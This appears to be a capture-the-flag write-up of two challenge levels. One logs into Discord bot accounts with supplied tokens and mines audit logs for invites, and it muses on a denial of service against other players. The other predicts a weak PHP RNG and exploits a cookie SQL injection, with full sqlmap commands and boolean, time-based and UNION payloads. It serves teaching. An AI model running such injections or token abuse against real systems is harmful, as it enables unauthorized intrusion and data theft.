
Note: upon entering the correct password, it will take some time (up to 10 seconds) for the portal to give you the ticket to enter. Please be patient and do not refresh if you do not see any error yet. Please also use this portal with courtesy as there are limited resource available. This portal and its server has zero attack targets and no brute forcing is needed. There ARE other services running on the same server and DO NOT ATTACK them. This portal is purely here for displaying information to you.

Password: password Login

Using the password to login, we get the following page




Joining the discord with a spare account, we are not able to see anything on the server.



No members no chats no channels nothing. Zilch. Nada.

We however, get a cryptic message at the top.



Spoilers: This is actually irrelevant??

What token do?

Initially I thought that this was a session token, so I tried various way to set this as my session token when logging in via the browser, including downloading shady extensions and also MITMing the connection. However, it never seemed to log me in properly, as the Discord websocket never fully completes the login process, and simply hangs there.

But eventually I realized that this is a login token, but for a bot, which explains why I was unable to login to the account the normal way. Discord treats bot accounts different from user accounts, and probably do not provide websocket support for bot accounts.

Unfortunately, no one has quite built a tool to enumerate through all of a bot's permissions and visible information, so I had to do it manually.

Channels and channel archives

After poking around with using discord.py, we discover that there's actually a channel category called secrets, and some channel called Meeting notes (or something like that).

However, all the channels have no message history. However, there is a functionality called archived threads, from which we then find the following snippet of text:

```
This entire conversation is fictional and written by ChatGPT. Anya: (Whis
pering) I promise, Mama. Our lips are sealed! Yor: (Hugging Anya gently)
That's the spirit, my little spy. We'll be the best team and support Papa
in whatever way we can. But remember, we must keep everything a secret to
o. Anya: (Feeling important) I'll guard it with my life, Mama! And when t
he time comes, we'll be ready for whatever secret mission they have plann
ed! Yor: (Nods knowingly) You might be onto something, Anya. Spies often
use such clever tactics to keep their missions covert. Let's keep this in
vitation safe and see if anything happens closer to your supposed birthda
y. Anya: (Giggling) Yeah! Papa must have planned it for me. But, Mama, i
t's not my birthday yet. Do you think this is part of their mission? Yor:
(Pretending to be surprised) Oh, my goodness! That's amazing, Anya. And i
t's for a secret spy meeting disguised as your birthday party? How cool i
s that? Anya: (Excitedly) Mama, look what I found! It's an invitation to
a secret spy meeting! (Anya rushes off to her room, and after a moment, s
he comes back with a colorful birthday invitation. Notably, the invitatio
n is signed off with: client_id 1076936873106231447) Anya: (Eyes lighting
up) My room! I'll check there first! Yor: (Pats Anya's head affectionatel
y) You already are, Anya. Just by being here and supporting us, you make
everything better. Now, let's focus on finding that clue. Maybe it's hidd
en in one of your favorite places. Anya: (Giggling) Don't worry, Mama, I
won't mess up anything. But I really want to be useful! Yor: (Playing alo
ng) Of course, my little spy-in-training! We can look for any clues that
might be lying around. But remember, we have to be careful not to interfe
re with Papa's work directly. He wouldn't want us to get into any troubl
e. Anya: (Eager to help) I want to help Papa with this mission, Mama! Can
we find out more about it? Maybe there's a clue hidden somewhere in the h
ouse! Yor: (Trying not to give too much away) Hmm, '66688,' you say? Wel
l, it's not something I'm familiar with. But I'm sure it must be related
to the clearance or authorization they need for this specific task. Spies
always use these secret codes to communicate sensitive information. Anya:
(Nods) Yeah, but Papa said it's a complicated operation, and they need so
me special permission with the number '66688' involved. I wonder what tha
t means. Yor: (Intrigued) Oh, that sounds like a challenging mission. I'm
sure your Papa will handle it well. We'll be cheering him on from the sid
elines. Anya: (Whispers) It's something about infiltrating Singapore's cy
berspace. They're planning to do something big there! Yor: (Smiling warml
y) Really, Anya? That's wonderful! Tell me all about it. Anya: (Excitedly
bouncing on her toes) Mama, Mama! Guess what, guess what? I overheard Loi
d talking to Agent Smithson about a new mission for their spy organizatio
n PALINDROME!
```

BetterInvites


The client_id actually corresponds to a bot called BetterInvites, and you could use the following URL to add the bot to your own server:

```
https://discord.com/oauth2/authorize?client_id=1076936873106231447&scope=
bot&permissions=419464
```

The permissions is a sequence of bits interpreted as a number, and here we set all the permissions to be available, which obviously includes 66688.

Interacting with BetterInvites, we see that it has the ability to create custom invites for your server, and automatically assign a particular role based on the invite link you joined with.

Interestingly, you can ask BetterInvites to create an invite based on the PALINDROME server.




Spoiler: I did not use this bot at all


Audit logs

Trawling through the audit logs, we can see that several invites were created in the past. Trying all of them, we eventually find several that work.

```
AuditLogAction.invite_create
https://discord.gg/uFnWazxWa
PALINDROME's secretary 1#2893
AuditLogAction.invite_create
https://discord.gg/6QzxW3zsS
PALINDROME's secretary 1#2893
AuditLogAction.invite_create
https://discord.gg/Gqv22FzHm
PALINDROME's secretary 1#2893
AuditLogAction.invite_create
https://discord.gg/EjkhuNsyr
PALINDROME's secretary 1#2893
AuditLogAction.invite_create
https://discord.gg/8cVkJyVpV
PALINDROME's secretary 1#2893
AuditLogAction.invite_create
https://discord.gg/dHh3EBkqy
```



And one that gives permissions to access the flag channel.



In retrospect

This was probably not how the challenge was intended to be solved, since the audit logs contains the information of actions from other participants logging into the same account.

Or maybe it is. But a solve is a solve.


```
https://discord.com/invite/HQvTm5DSTs
```

The invite link is still active and working.

One last thing

Actually, the tokens I was getting was alternating between two different bot accounts, one of which actually was removed from the server and hence confuzzled me for quite a bit when my code didn't work.


We can actually probably perform a denial of service against the other participants by constantly logging into the bot accounts and leaving the server.




Also there are a bunch of guys who seemingly didn't leave the server.

Level 6 (Weak RNG & SQL Injection)

At this point there are actually two paths we can take. The left path is Web-based, while the right path involves reverse engineering.



I thought I was probably better at the web one.




Feeling lucky?

We at PALINDROME pride ourselves on our talents. And what greater talent could there be but luck? It is a talent truly only gifted to the chosen few. Those who are without it will never have it.

Welcome to the door of the chosen. Only the lucky ones in a million shall pass. The rest of you plebians can keep knocking your head on this wall. If at first you do not succeed you never will.

Submit



Loading the page, we immediately see some suspicious comments in the page source.

Too bad. The lucky number was 548211

Submit


Whatever we type, we don't seem to be able to guess the lucky number.

General	
Request URL:	http://chals.tisc23.ctf.sg:51943/
Request Method:	GET
Status Code:	200 OK
Remote Address:	18.143.207.255:51943
Referrer Policy:	strict-origin-when-cross-origin
Response Headers Raw	
Cache-Control:	no-store, no-cache, must-revalidate
Connection:	Keep-Alive
Content-Encoding:	gzip
Content-Length:	865
Content-Type:	text/html; charset=UTF-8
Date:	Mon, 02 Oct 2023 18:09:46 GMT
Expires:	Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive:	timeout=5, max=100
Pragma:	no-cache
Server:	Apache/2.4.52 (Ubuntu)
Set-Cookie:	PHPSESSID=s41k774khfj7gkhc4blp5s2ste; path=/
Vary:	Accept-Encoding

We also note that some PHP session cookie was set, which tracks and identifies that you are the same user across different refreshes.

Weak RNG

Chucking in the sus comment into CyberChef and trying random BaseN decryptions, we stumble upon Base32 which decrypts the comment.



This seems like the PHP code that is used to generate the random numbers.

Converting to Python, we have the following readable mess

```python
session = {"seed": 2102238727}
def random():
    prev = session["seed"]
    current= int(prev) ^ 844742906
    current = bin(current)[2:].zfill(32)
    current = current[7:32] + current[:7]
    current = int(current, 2)
    session["seed"] = current
    return current % 1000000
out = [random() for i in range(10000)]
session["seed"]
```

```
601833322
```


This is bad RNG, especially because we leak the internal state partially everytime we produce a result. By collecting sufficient RNG responses, we can recreate the current internal state.

We can recover the state simply by repeatedly adding the last 6 digits back into the internal state, then advancing the RNG by 1 step. Actually we should add the last 6 bits only, since those are guaranteed to be unchanged by the %100000 operation.

Testing locally, we find that 10k responses is sufficient to derive the real internal state, and we successfully predict the next number.


Personnel list

We are then redirected to `main.php`, where a personnel list resides.



This is actually an iframe, which is a mini window to another website.

Loading the real website, we see that we can filter based on the first name and last name.




Usually, this means that we can probably perform some SQL injection, where the user input is directly input into the database due to lack of sanitization, resulting in the user being able to do unauthorized things like downloading the whole database.


What is your rank?

However, trying the common SQL injection patterns did not seem to work.

But we notice a cookie called rank which is submitted in our request each time.




If we change rank to 2, we get the following




First Name	Last Name	Rank	Registration Date
Abbie	Novak	0	2023-09-10
Amari	Wong	2	2023-09-08
Barbara	Kirk	0	2023-09-05
Crystal	Wilkerson	2	2023-08-30

Hmm, what if we try changing rank to 1+1?



First Name	Last Name	Rank	Registration Date
Abbie	Novak	0	2023-09-10
Amari	Wong	2	2023-09-08



Interestingly, we still see level 2 people. This means that the 1+1 was evaluated probably at the database, which means that we have an SQL injection vulnerability, and we can probably run arbitrary commands on the server.

sqlmap

There is an amazing tool called `sqlmap` that can automatically help us exploit these SQL injection vulns.

```
python .\sqlmap.py -u "http://chals.tisc23.ctf.sg:51943/table.php" --cookie='rank=1; PHPSESSID=btr6vlpgdo7d6ck512glojbcgr' --level=2
```

```
[19:01:46] [INFO] Cookie parameter 'rank' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[19:01:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:01:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:01:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[19:01:46] [INFO] target URL appears to have 4 columns in query
[19:01:46] [INFO] Cookie parameter 'rank' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
Cookie parameter 'rank' is vulnerable. Do you want to keep testing the others (if any)
n
sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:
---
Parameter: rank (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: rank=1 AND 5056=5056; PHPSESSID=btr6vlpgdo7d6ck512glojbcgr

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rank=1 AND (SELECT 8347 FROM (SELECT(SLEEP(5)))lmIj); PHPSESSID=btr6vlpgdo7d6ck512glojbcgr

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: rank=1 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a786a71,0x52746e797a6a6472454c6869466a746e414659
456576496464515a626c756851544a666762545077,0x71716a7a71)-- -; PHPSESSID=btr6vlpgdo7d6ck512glojbcgr
---
[19:01:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[19:01:49] [WARNING] HTTP error codes detected during run:
```

`sqlmap` immediately finds the vuln, so we try to fetch the tables

```
python .\sqlmap.py -u "http://chals.tisc23.ctf.sg:51943/table.php" --cookie='rank=1; PHPSESSID=btr6vlpgdo7d6ck512glojbcgr' --level=2 --tables
```

```
Database: palindrome
[2 tables]
+---------------------------------------+
| CTF_SECRET                            |
| PERSONNEL                             |
+---------------------------------------+

Database: performance_schema
[8 tables]
+---------------------------------------+
| processlist                           |
| global_status                         |
| global_variables                      |
| persisted_variables                   |
| session_account_connect_attrs         |
| session_status                        |
| session_variables                     |
| variables_info                        |
+---------------------------------------+

[02:54:45] [INFO] fetched data logged to text files under 'C:\Users\dev\AppData\Local\sqlmap\output\chals.tisc23.ctf.sg'

[*] ending @ 02:54:45 /2023-10-03/
```

